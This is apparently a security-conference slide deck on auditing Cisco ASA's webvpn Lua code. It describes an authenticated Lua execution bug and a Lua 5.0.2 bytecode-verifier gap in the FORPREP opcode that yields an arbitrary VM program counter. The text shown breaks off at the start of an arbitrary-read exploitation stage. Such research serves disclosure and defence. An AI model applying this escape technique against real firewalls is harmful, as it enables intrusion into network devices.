
SeasCoASA:
Exploiting a Small Leak in a Great Ship

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


Agenda

- ❖ Introduce to Cisco ASA
- ❖ Hunt in Cisco ASA
- ❖ Exploit the vulnerability
- ❖ How to patch

Cisco ASA

- ❖ Wiki: “Cisco ASA is one of the most widely used firewall/VPN solutions for small to medium businesses”
- ❖ A unified threat management device
- ❖ Several network security functions
- ❖ ASA vs IOS
 - ❖ Similar Interface
 - ❖ Different Arch: ASA based on x86-64 (lina)



Cisco ASA

- ❖ ASA = Lina + Linux
- ❖ Lina
 - ❖ The main process including most services (Webvpn, ASDM, SNMP etc.)
 - ❖ 80M+ binary and 900M+ .i64

```
83M Jun 12 2018 lina
901M Feb 16 14:15 lina.i64
472B Nov 18 20:22 start.sh
```

Cisco ASA

- ❖ Lina_monitor: daemon process
 - ❖ Check syscalls called in lina
 - ❖ Monitor subprocess forked in lina
 - ❖ Send segment fault signal and reboot the device when triggered

```
00:00:00 /bin/sh /tmp/run_cmd
00:00:00 /bin/sh /tmp/run_adi
00:00:00 /asa/bin/start-adi
00:00:00 /asa/bin/lina_monitor -l
00:00:30 lina -p 1467 -t -l
00:00:00 /bin/sh /asa/scripts/smart_agent_startup.sh
```

Cisco ASA

- ❖ All Traffic are blocked except those generated by Lina.

```
shell > ping 192.168.2.2 2>&1
PING 192.168.2.2 (192.168.2.2): 56 data bytes
ping: sendto: Network is unreachable

shell > █
```

Known Attacks on ASA

- ❖ CVE-2016-1287
 - ❖ A heap overflow in IKE Cisco fragmentation by Exodus Intel rewarded as best server-side bug in the Pwnie 2016.
- ❖ CVE-2018-0101
 - ❖ Double Free when handing the host-scan-reply tag in the Webvpn aggregateAuthEndHandler

Known Attacks on ASA

- ❖ EPICBANANA

- ❖ Takes advantage of default Cisco credentials (password: cisco) to gain root privilege
- ❖ ASA before 9.0

- ❖ EXTRABACON

- ❖ Exploits an overflow vulnerability using the Simple Network Management Protocol (SNMP)
- ❖ Knowing the target's uptime and software version.
- ❖ ASA before 9.0

Checksec Lina

- ❖ From asa 9.5.3, all security mechanisms are enabled including **PIE**, **ALSR**, **NX**.

167	9.5.1	64	Y	N	Y	N	N	N	N	3.10.62	2.18	ptmalloc 2.x
168	9.5.2	64	Y	N	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
169	9.5.2.204	64	Y	N	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
170	9.5.3	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
171	9.6.1	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
172	9.6.1	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x
173	9.6.1.10	64	Y	Y	Y	N	N	Y	N	3.10.62	2.18	ptmalloc 2.x

*Reference from: <https://github.com/nccgroup/asafw/tree/1e05a3500c2ad8c9fd77f67fa93cc17d7d4a703c#mitigation-summary>

Checksec Lina


```
Arch: amd64-64-little
RELRO: No RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
RPATH: '/asa/lib'
```

```
7fb8b3cfa000-7fb8b3cfb000 ---p 00000000 00:05 24 /dev/zero
7fb8b3cfb000-7fb8b3d04000 rw-s 00000000 00:04 4485 /dev/zero (deleted)
7fb8b3d04000-7fb8b3d05000 ---p 00000000 00:05 24 /dev/zero
7fb8b3d10000-7fb8b3d11000 ---p 00000000 00:05 24 /dev/zero
7fb8b3d11000-7fb8b3d1a000 rw-s 00000000 00:04 4380 /dev/zero (deleted)
7fb8b3d1a000-7fb8b3d1b000 ---p 00000000 00:05 24 /dev/zero
7fb8b3d1b000-7fb8b3d23000 rw-s 000d8000 00:05 20 /dev/mem
7fb8b3d23000-7fb8b3ef7000 rw-p 00000000 00:00 0
7fb8b3ef7000-7fb8b3ef9000 rw-s 00000000 00:04 4374 /dev/zero (deleted)
7fb8b3ef9000-7fb8b3efa000 rw-p 00000000 00:00 0
7fb8b3efa000-7fb8b3efb000 r--p 00020000 00:01 1010 /lib64/ld-2.18.so
7fb8b3efb000-7fb8b3efc000 rw-p 00021000 00:01 1010 /lib64/ld-2.18.so
7fb8b3efc000-7fb8b3efd000 rw-p 00000000 00:00 0
7fb8b3efd000-7fb8b83ee000 r-xp 00000000 00:01 2697 /asa/bin/lina
7fb8b83ee000-7fb8b943a000 rw-p 044f1000 00:01 2697 /asa/bin/lina
7fb8b943a000-7fb8bcfcc000 rw-p 00000000 00:00 0
7fb8be91a000-7fb8bec7a000 rw-p 00000000 00:00 0 [heap]
7ffc4167a000-7ffc4169b000 rw-p 00000000 00:00 0 [stack]
7ffc41768000-7ffc4176a000 r-xp 00000000 00:00 0 [vdso]
ffffffff600000-ffffffff601000 r-xp 00000000 00:00 0 [syscall]
```


Where is the leak

Lina: webvpn

- ❖ Web Interface of ASA vpn
- ❖ AnyConnect Service



Login


Please enter your username and password.

GROUP:

USERNAME:

PASSWORD:


Login



Lina: webvpn

- ❖ Webvpn is written in lua
- ❖ The lua version is 5.0.2

```
1 signed __int64 __fastcall luaopen_base(__int64 a1)
2 {
3     lua_pushlstring(a1, "_G", 2LL);
4     lua_pushvalue(a1, 4294957295LL);
5     luaL_openlib(a1, 0LL, &off_555559D54C80, 0);
6     lua_pushlstring(a1, "_VERSION", 8LL);
7     lua_pushlstring(a1, "Lua 5.0.2", 9LL);
8     lua_rawset(a1, 4294967293LL);
9     lua_pushlstring(a1, "newproxy", 8LL);
10    lua_newtable(a1, "newproxy");
11    lua_pushvalue(a1, 0xFFFFFFFFLL);
12    lua_setmetatable(a1, 0xFFFFFFFFELL);
13    lua_pushlstring(a1, "__mode", 6LL);
14    lua_pushlstring(a1, "k", 1LL);
15    lua_rawset(a1, 0xFFFFFFFFDLL);
16    lua_pushcclosure(a1, sub_555557F017C0, 1LL);
17    lua_rawset(a1, 4294967293LL);
18    lua_rawset(a1, 0xFFFFFFFFFLL);
19    luaL_openlib(a1, "coroutine", &off_555559D54C20, 0);
20    lua_newtable(a1, "coroutine");
21    lua_pushstring(a1, "_LOADED");
22    lua_insert(a1, 0xFFFFFFFFELL);
23    lua_settable(a1, 0xFFFFD8EFLL);
24    return 1LL;
25 }
```



Lina: webvpn

- ❖ Lua source code
- ❖ Lua bytecode

```
custom_form_lua db '<?',0Ah ; DATA XREF: .got:custom_form_lua_ptrfo
db '-- Copyright (c) 2006-2010 2011-2014 by Cisco Systems, Inc.',0Ah
db 0Ah
db 'is_asdm = true',0Ah
db 0Ah
db 'dofile("/+CSCOE+/portal_inc.lua");',0Ah
db 'local cookie = HTTP_COOKIE_BY_NAME("ced")',0Ah
db 0Ah
db 'if not CheckAsdmSession(cookie) then return end',0Ah
db 0Ah
db 'UpdateAsdmSession(cookie)',0Ah
db 0Ah
db 'obj = HTTP_GET_PARAM_BY_NAME("obj")',0Ah
db 'form = HTTP_GET_PARAM_BY_NAME("f") or "window"',0Ah
db 'preview = HTTP_GET_PARAM_BY_NAME("preview") or "logon"',0Ah
db 'mode = HTTP_GET_PARAM_BY_NAME("mode")',0Ah
db 0Ah
db 0Ah
db 'TRACE_CUSTOM("Customization update processing...\n",1)',0Ah
db 'asdm_custom_file = "asdm/..cookie;',0Ah
db '-- Redirection not allowed from asdm directory.',0Ah
db 'if string.find(asdm_custom_file,"%.%./") ~= nil then return end',0Ah
db 'TRACE_CUSTOM("Temporary file name: "..asdm_custom_file.."n",1)',0Ah
db 0Ah
db 'function UpdateCustomFile(post_params)',0Ah
db 0Ah
db '    local file_name',0Ah
db '    file_name=asdm_custom_file',0Ah
```


```
data:00005... 00002995 C <?\n-- Copyright (c) 2006-2009, 2012 by Cisco Systems, Inc.\n\n\dofile(\'+CSCOE+/\n...
data:00005... 0000C21D C <?\n-- Copyright (c) 2006-2013, 2014 by Cisco Systems, Inc.\n\n-- note: top.dir.path i...
data:00005... 000068D1 C <?\n-- Copyright (c) 2006-2014,2015 by Cisco Systems, Inc.\n\dofile(\'+CSCOE+/port...
data:00005... 000084B9 C <?\n-- Copyright (c) 2006-2012,2013, 2016 by Cisco Systems, Inc.\n\dofile(\'+CSCOE...
data:00005... 00001B80 C <?\n-- Copyright (C) 2006-2008, 2012,2013-2014 by Cisco Systems, Inc.\n-- Created ...
data:00005... 00000118 C <?\n-- Copyright (C) 2011 by Cisco Systems, Inc.\n\dofile(\'+CSCOE+/portal_inc.lua)\n...
data:00005... 000004BA C <?\n len =1024;\n post_value = string.rep('1',len);\n?>\n<script>\ndocument.cookie ...
data:00005... 00000A6F C <HTML><HEAD><TITLE>HTTP C API TEST</TITLE></HEAD>\n<table width=50% bgc...
data:00005... 000037B9 C <?\n-- Copyright (c) 2006-2010, 2013,2014 by Cisco Systems, Inc.\nSET_HTTP_RESP_...
data:00005... 00000558 C <?\n -- Copyright (c) 2006 -2010 by Cisco Systems, Inc.\n dofile(\'+CSCOE+/include...
data:00005... 00000C58 C <?\n--\n-- Copyright (c) 2006-2008,2009-2014 by Cisco Systems, Inc.\n-- All rights r...
data:00005... 00002C43 C <?\n-- Copyright (c) 2006-2010 2011-2014 by Cisco Systems, Inc.\n\nis_asdm = true\n...
data:00005... 000038E2 C <?\n-- Copyright (c) 2006-2014 by Cisco Systems, Inc.\n\nRELOAD_FILE(\'+webvpn_po...
data:00005... 000013F9 C <?\n-- Copyright (C) 2006-2010,2011-2014 by Cisco Systems, Inc.\n-- Created by otri...
data:00005... 00000CA9 C <?\n-- Copyright (c) 2006-2010,2011-2014 by Cisco Systems, Inc.\n\nceditor = HTTP_...
data:00005... 0000119E C <?\n-- Copyright (c) 2006-2010,2011-2014 by Cisco Systems, Inc.\n\nRELOAD_FILE(\'+...
data:00005... 00000829 C <?\n-- Copyright (c) 2006-2008,2009-2014 by Cisco Systems, Inc.\n\dofile(\'+CSC...
data:00005... 00000801 C <?\n-- Copyright (c) 2006, 2007, 2008,2009-2014 by Cisco Systems, Inc.\n\dofile(\'+/...
data:00005... 00000B51 C <?\n-- Copyright (c) 2006-2009,2015 by Cisco Systems, Inc.\n\dofile(\'+CSCOE+/lo...
data:00005... 00000A5B C <?\n--\n-- Copyright (c) 2006-2010 by Cisco Systems, Inc.\n-- All rights reserved.\n--...
data:00005... 00001067 C <?\n-- Copyright (c) 2006-2011 by Cisco Systems, Inc.\n\n\dofile(\'+CSCOE+/portal_...
data:00005... 000033B0 C <?\n-- Copyright (c) 2006-2013, 2015 by Cisco Systems, Inc.\n\n\dofile(\'+CSCO...
```

```
unk_555559203740 db 18h ; DATA XREF: luaopen_lxp+154to
db 4Ch ; L
db 75h ; u
db 61h ; a
db 50h ; P
db 1
db 4
db 8
db 8
db 6
db 8
db 9
db 9
db 8
db 0B6h
db 9
db 93h
db 68h ; h
db 0E7h
db 0F5h
db 7Dh ; }
db 41h ; A
db 9
db 0
db 0
db 0
db 0
db 0
```


Lina: webvpn

- ❖ aware_webvpn_content
 - ❖ Load the Lua Source Code into virtual file system
 - ❖ A huge function

```
if ( v245 )
{
  if ( unicorn_debug_level > 5 && unicorn_module_mask[0] & 1 )
  {
    v1010 = vf_set_vcid(0LL);
    unicorn_log_impl("aware_webvpn_content.c", "aware_webvpn_content", 164);
    vf_set_vcid(v1010);
  }
  v246 = ramfs_mdata_calloc(v245, 64LL);
  v247 = v246;
  if ( v246 )
  {
    *v246 = 1;
    *(v246 + 56) = 0;
    *(v246 + 16) = files_js_lua;
    *(v246 + 24) = files_js_lua_len;
    *(v246 + 40) = "webvpn_files/files_js.lua";
    v248 = clArray_construct_impl(0xAuLL, 0xAuLL, 0LL, 8uLL, 0LL, free_aware_lua_resource);
    if ( v248 == -2 )
    {
      Except_raise(CLIP_MemException, "../..//unicorn/clip/clArray.h", 73LL);
      v249 = 0LL;
    }
    else if ( v248 == -3 )
    {
      Except_raise(CLIP_InvParamException, "../..//unicorn/clip/clArray.h", 73LL);
      v249 = 0LL;
    }
    else
    {
      v249 = v248;
    }
    *(v247 + 48) = v249;
    if ( clArray_group_assign_impl(v249, -1LL) == -3 )
      Except_raise(CLIP_InvParamException, "../..//unicorn/clip/clArray.h", 73LL);
    if ( ramfs_mdata_set(v245, "handler", v247, 0LL, 0LL, ramfs_mdata_free) )
      ramfs_mdata_free(v247);
  }
  sal_safe_close_impl(v245, "aware_webvpn_content.c", "aware_webvpn_content", 164LL);
}
```



Lina: webvpn

- ❖ Dump All the Lua Source Code !
- ❖ About 130+ lua files
- ❖ More than 50000 lines

```
3 webvpn_logout_page.lua
1654 webvpn_rtcli.lua
713 webvpn_rtcli_cb.lua
55 webvpn_wsd1.lua
124 xsl\_js.lua
52086 total
```

```
lua
├── admin_logon.lua
├── aggregate_auth_manifest.lua
├── aggregate_auth_page.lua
├── allow_invalid_cert.lua
├── anyconnect_unsupported_version.lua
├── anyconnect_wrong_url.lua
├── api_test.lua
├── api_test_index.lua
├── appstart_js.lua
├── appstatus.lua
├── auth.lua
├── autosignon_api_js.lua
├── blank.lua
├── browse_ramfs.lua
├── browser_inc.lua
├── ca_inc.lua
├── chargen.lua
├── client_bundle_install.lua
├── client_js.lua
├── common.lua
├── common_js.lua
├── commonspawn_js.lua
├── config_rtcli.lua
├── config_rtcli_cb.lua
├── connection_failed.lua
├── credentials.lua
├── cri.lua
```

```
custom_main.lua
custom_portal.lua
custom_save.lua
custom_start.lua
dapxlate.lua
dcs.lua
dcs_unicorn.lua
display_bookmarks.lua
domains_retr.lua
enroll.lua
files_action.lua
files_content.lua
files_js.lua
files_list_json.lua
files_retr.lua
files_webfolder.lua
files_wfolder.lua
folder_list.lua
get_asdm_token.lua
get_password.lua
handler.lua
hostscan_fail.lua
hostscan_scan.lua
hostscan_test.lua
hostscan_token.lua
hostscan_tokenrenew.lua
hostscan_wait.lua
hostscan_webstart.lua
http_auth.lua
ie_css.lua
load_bookmarks.lua
```

After A long time of auditing ...

We Found

- ❖ Arbitrary File Read in the Virtual File System
- ❖ Arbitrary Lua Execute with an authenticated user

Arbitrary Lua Execute

```
assert(function()  
print("aaaa")  
end)
```

```
ciscoasa(config)#  
Warning: ASA v platform license state is Unli  
Install ASA v platform license for full funct  
aaaa
```

Story Starts From Here...

Lua Sandbox

- ❖ Limited functions
- ❖ Nopped execute or popen

```
1 signed __int64 __fastcall execute(__int64 a1, __int64 a2)
2 {
3   lua_pushnumber(a1, a2);
4   return 1LL;
5 }
```

```
57F05FF0 sub_555557F05FF0 proc near ; DATA XREF: .data.rel.ro:0000555559D554A8+o
57F05FF0 ; __unwind {
57F05FF0         push    rbp
57F05FF1         lea    rsi, aPopenNotSupport ; "`popen' not supported"
57F05FF8         xor    eax, eax
57F05FFA         mov    rbp, rsp
57F05FFD         call   luaL_error
57F05FFD sub_555557F05FF0 endp
57F05FFD
57F06002 ; -----
57F06002         xor    eax, eax
57F06004         pop    rbp
57F06005         retn
57F06005 ; } // starts at 555557F05FF0
57F06005 ; -----
```

Lua Sandbox

- ❖ A key function available: `loadstring()`

```
1 |foo = string.dump(function()  
2 |    print("aaa")  
3 |end)  
4 |  
5 |f = loadstring(foo)  
6 |f()  
7 |
```

- ❖ Load and execute the lua bytecode

Lua Opcode Examples

- **LOADK:** load a variable into stack
- **JMP:** lua vm pc jump to a new PC
- **FORPREP:** starts of for loop
- **FORLOOP:** ends of for loop

```
→ bin cat q.lua
for i = 1,10,1 do
  print(i)
end
→ bin █
```

```
→ bin ./luac -l q.lua
main <q.lua:0> (10 instructions, 80 bytes at 0x1190910)
0 params, 5 stacks, 0 upvalues, 3 locals, 3 constants, 0 functions
   1   [1]   LOADK   0 0   ; 1
   2   [1]   LOADK   1 1   ; 10
   3   [1]   LOADK   2 0   ; 1
   4   [1]   SUB     0 0 2
   5   [1]   JMP     0 3   ; to 9
   6   [2]   GETGLOBAL 3 2   ; print
   7   [2]   MOVE    4 0 0
   8   [2]   CALL   3 2 1
   9   [1]   FORLOOP 0 -4   ; to 6
  10  [3]   RETURN  0 1 0
```

Lua Sandbox

❖ 5.0.2 A Old Version of Lua

			sha1: e7e911f78b8a8deb09b13436829bed557a46af8ae
lua-5.0.2.tar.gz	2004-03-17	190442	md5: dea74646b7e5c621fef7174df83c34b1 sha1: a200cfd20a9a4c7da1206ae45dddf26186a9e0e7
			lua-5.0.2-150-104074-045001-00470-11-000

Lua Bytecode Verifier

- ❖ Lua used to have a bytecode verifier before lua 5.2 but abandoned later
- ❖ Lua 5.0.2 still have a bytecode verifier

- **Subject:** future of bytecode verifier
- **From:** Luiz Henrique de Figueiredo <lhf@...>
- **Date:** Wed, 4 Mar 2009 15:58:22 -0300

Following several bytecode exploits found by the relentless Peter Cawley and others, we are considering dropping the bytecode verifier completely in Lua 5.2. It seems useless to make a promise that we can't seem to deliver without a much more complicated verifier than the current one, and possibly with the need for costly runtime checks as well.

Lua Bytecode Verifier

```
switch (getOpMode(op)) {
  case iABC: {
    b = GETARG_B(i);
    c = GETARG_C(i);
    if (testOpMode(op, OpModeBreg)) {
      checkreg(pt, b);
    }
    else if (testOpMode(op, OpModeBrk))
      check(checkRK(pt, b));
    if (testOpMode(op, OpModeCrk))
      check(checkRK(pt, c));
    break;
  }
  case iABx: {
    b = GETARG_Bx(i);
    if (testOpMode(op, OpModeK)) check(b < pt->sizek);
    break;
  }
  case iAsBx: {
    b = GETARG_sBx(i);
    break;
  }
}
```

```
switch (op) {
  case OP_LOADBOOL: {
    check(c == 0 || pc+2 < pt->sizecode); /* check its jump */
    break;
  }
  case OP_LOADNIL: {
    if (a <= reg && reg <= b)
      last = pc; /* set registers from `a' to `b' */
    break;
  }
  case OP_GETUPVAL:
  case OP_SETUPVAL: {
    check(b < pt->nups);
    break;
  }
  case OP_GETGLOBAL:
  case OP_SETGLOBAL: {
    check(ttisstring(&pt->k[b]));
    break;
  }
  case OP_SELF: {
    checkreg(pt, a+1);
    if (reg == a+1) last = pc;
    break;
  }
  case OP_CONCAT: {
    /* `c' is a register, and at least two operands */
    check(c < MAXSTACK && b < c);
    break;
  }
}
```

Public Attack against Lua Bytecode Verifier

- ❖ Opcode `LOADK` index out of bound

```
vmcase(OP_LOADK) {
    TValue *rb = k + GETARG_Bx(i);
    setobj2s(L, ra, rb);
    vmbreak;
}
```

Public Attack against Lua Bytecode Verifier

- ❖ Opcode `LOADK` index out of bound
- ❖ Not available in 5.0.2

```
/*      T  B Bk Ck sA  K  mode      opcode      */
,opcode(0, 1, 0, 0, 1, 0, iABC)  /* OP_MOVE */
,opcode(0, 0, 0, 0, 1, 1, iABx)  /* OP_LOADK */
,opcode(0, 0, 0, 0, 1, 0, iABC)  /* OP_LOADBOOL */
,opcode(0, 1, 0, 0, 1, 0, iABC)  /* OP_LOADNIL */
```

```
case iABx: {
    b = GETARG_Bx(i);
    if (testOpMode(op, OpModeK)) check(b < pt->sizek);
    break;
}
```

Public Attack against Lua Bytecode Verifier

❖ Opcode `FORLOOP` type confusion

```
1 case OP_FORLOOP:
2     double step = nvalue(ra+2);
3     double idx = nvalue(ra) + step; /* increment index */
4     double limit = nvalue(ra+1);
5     if ((0 < step) ? (idx <= limit) : (limit <= idx)) {
6         dojump(L, pc, GETARG_sBx(i)); /* jump back */
7         setnvalue(ra, idx); /* update internal index... */
8         setnvalue(ra+3, idx); /* ...and external index */
9     }
```

Reference: https://apocrypha.numin.it/talks/lua_bytecode_exploitation.pdf

Public Attack against Lua Bytecode Verifier

- ❖ Opcode `FORLOOP` type confusion
- ❖ Not available in 5.0.2

```
case OP_FORLOOP: {
    lua_Number step, idx, limit;
    const TObject *plimit = ra+1;
    const TObject *pstep = ra+2;
    if (!ttisnumber(ra))
        luaG_runerror(L, "`for' initial value must be a number");
    if (!tonumber(plimit, ra+1))
        luaG_runerror(L, "`for' limit must be a number");
    if (!tonumber(pstep, ra+2))
        luaG_runerror(L, "`for' step must be a number");
    step = nvalue(pstep);
    idx = nvalue(ra) + step; /* increment index */
    limit = nvalue(plimit);
    if (step > 0 ? idx <= limit : idx >= limit) {
        dojump(pc, GETARG_sBx(i)); /* jump back */
        chgnvalue(ra, idx); /* update index */
    }
    break;
}
```


Sadly No Public Exploit Available

Hunting for a new escape...

Lua Bytecode Escape

- ❖ Opcode `FORPREP`
- ❖ In pairs with `FORLOOP` by default
- ❖ For compatibility only


```
main <1.lua:0,0> (9 instructions at 0x7f82e3c03220)
0+ params, 6 slots, 1 upvalue, 4 locals, 3 constants, 0 functions
 1      [1]   LOADK      0 -1   ; 1
 2      [1]   LOADK      1 -2   ; 10
 3      [1]   LOADK      2 -1   ; 1
 4      [1]   FORPREP    0 3    ; to 8
 5      [2]   GETTABUP  4 0 -3   ; _ENV "print"
 6      [2]   MOVE       5 3
 7      [2]   CALL      4 2 1
 8      [1]   FORLOOP    0 -4   ; to 5
 9      [3]   RETURN    0 1
```

```
case OP_TFORPREP: { /* for compatibility only */
  if (ttistable(ra)) {
    setobj2s(ra+1, ra);
    setobj2s(ra, luaH_getstr(hvalue(gt(L)), luaS_new(L, "next")));
  }
  dojump(pc, GETARG_sBx(i));
  break;
}
```


Lua Bytecode Escape

- ❖ Opcode `FORPREP`
- ❖ Type `iAsBx`

```
95 ,opcode(1, 0, 0, 0, 0, 0, iABC) /* OP_TFORLOOP */
96 ,opcode(0, 0, 0, 0, 0, 0, iAsBx) /* OP_TFORPREP */
97 ,opcode(0, 0, 0, 0, 0, 0, iABx) /* OP_SETLIST */
98 ,opcode(0, 0, 0, 0, 0, 0, iABx) /* OP_SETLIST0 */
```



```
case iABx: {
    b = GETARG_Bx(i);
    if (testOpMode(op, OpModeK)) check(b < pt->sizek);
    break;
}
case iAsBx: {
    b = GETARG_sBx(i);
    break;
}
```

Lua Bytecode Escape

- ❖ Opcode `FORPREP`
- ❖ Awesome ! No check in the verifier !
- ❖ Arbitrary PC in lua VM

```
    }  
    case OP_TFORLOOP:  
        checkreg(pt, a+c+5);  
        if (reg >= a) last = pc; /* affect all registers above base */  
        /* go through */  
    case OP_FORLOOP:  
        checkreg(pt, a+2);  
        /* go through */  
    case OP_JMP: {  
        int dest = pc+1+b;  
check(0 <= dest && dest < pt->sizecode);  
        /* not full check and jump is forward and do not skip `lastpc'? */  
        if (reg != NO_REG && pc < dest && dest <= lastpc)  
            pc += b; /* do the jump */  
        break;  
    }  
}
```


From *Arbitrary PC in lua VM*

To *Arbitrary Code Execution*

Exploit the leak

- ❖ Exploit **Lua 5.0.2 ubuntu 16.04** first
 - ❖ Arbitrary Address Read
 - ❖ Arbitrary Address Write
 - ❖ Arbitrary Code Execution

Arbitrary Address Read

Lua

```
a = nil  
b = 1  
c = 2
```

ByteCode

```
main <q.lua:0> (7 instructions, 56 bytes at 0x77c910)  
0 params, 2 stacks, 0 upvalues, 0 locals, 5 constants, 0 functions  
  1   [1]   LOADNIL      0 0 0  
  2   [1]   SETGLOBAL   0 0   ; a  
  3   [2]   LOADK      0 2   ; 1  
  4   [2]   SETGLOBAL   0 1   ; b  
  5   [3]   LOADK      0 4   ; 2  
  6   [3]   SETGLOBAL   0 3   ; c  
  7   [3]   RETURN     0 1 0
```


PC Chunk

```
pwndbg> x/32wx pc-3
0x62d3a0: 0x00000000 0x00000000 0x00000041 0x00000000
0x62d3b0: 0x00000003 0x00000000 0x00000007 0x00000000
0x62d3c0: 0x00000081 0x00000000 0x00000047 0x00000000
0x62d3d0: 0x00000101 0x00000000 0x000000c7 0x00000000
0x62d3e0: 0x0000801b 0x00000000 0x00000041 0x00000000
0x62d3f0: 0x0062d210 0x00000000 0x00000006 0x00000000
0x62d400: 0x00000000 0x00000000 0x0062d210 0x00000000
0x62d410: 0x00000005 0x00000000 0x006256b0 0x00000000
```

0x0	PRVE_SIZE	SIZE
0x10	PC1	PC2
0x20	PC3	PC4
...

0x0 – 0x10: Linux Heap Meta

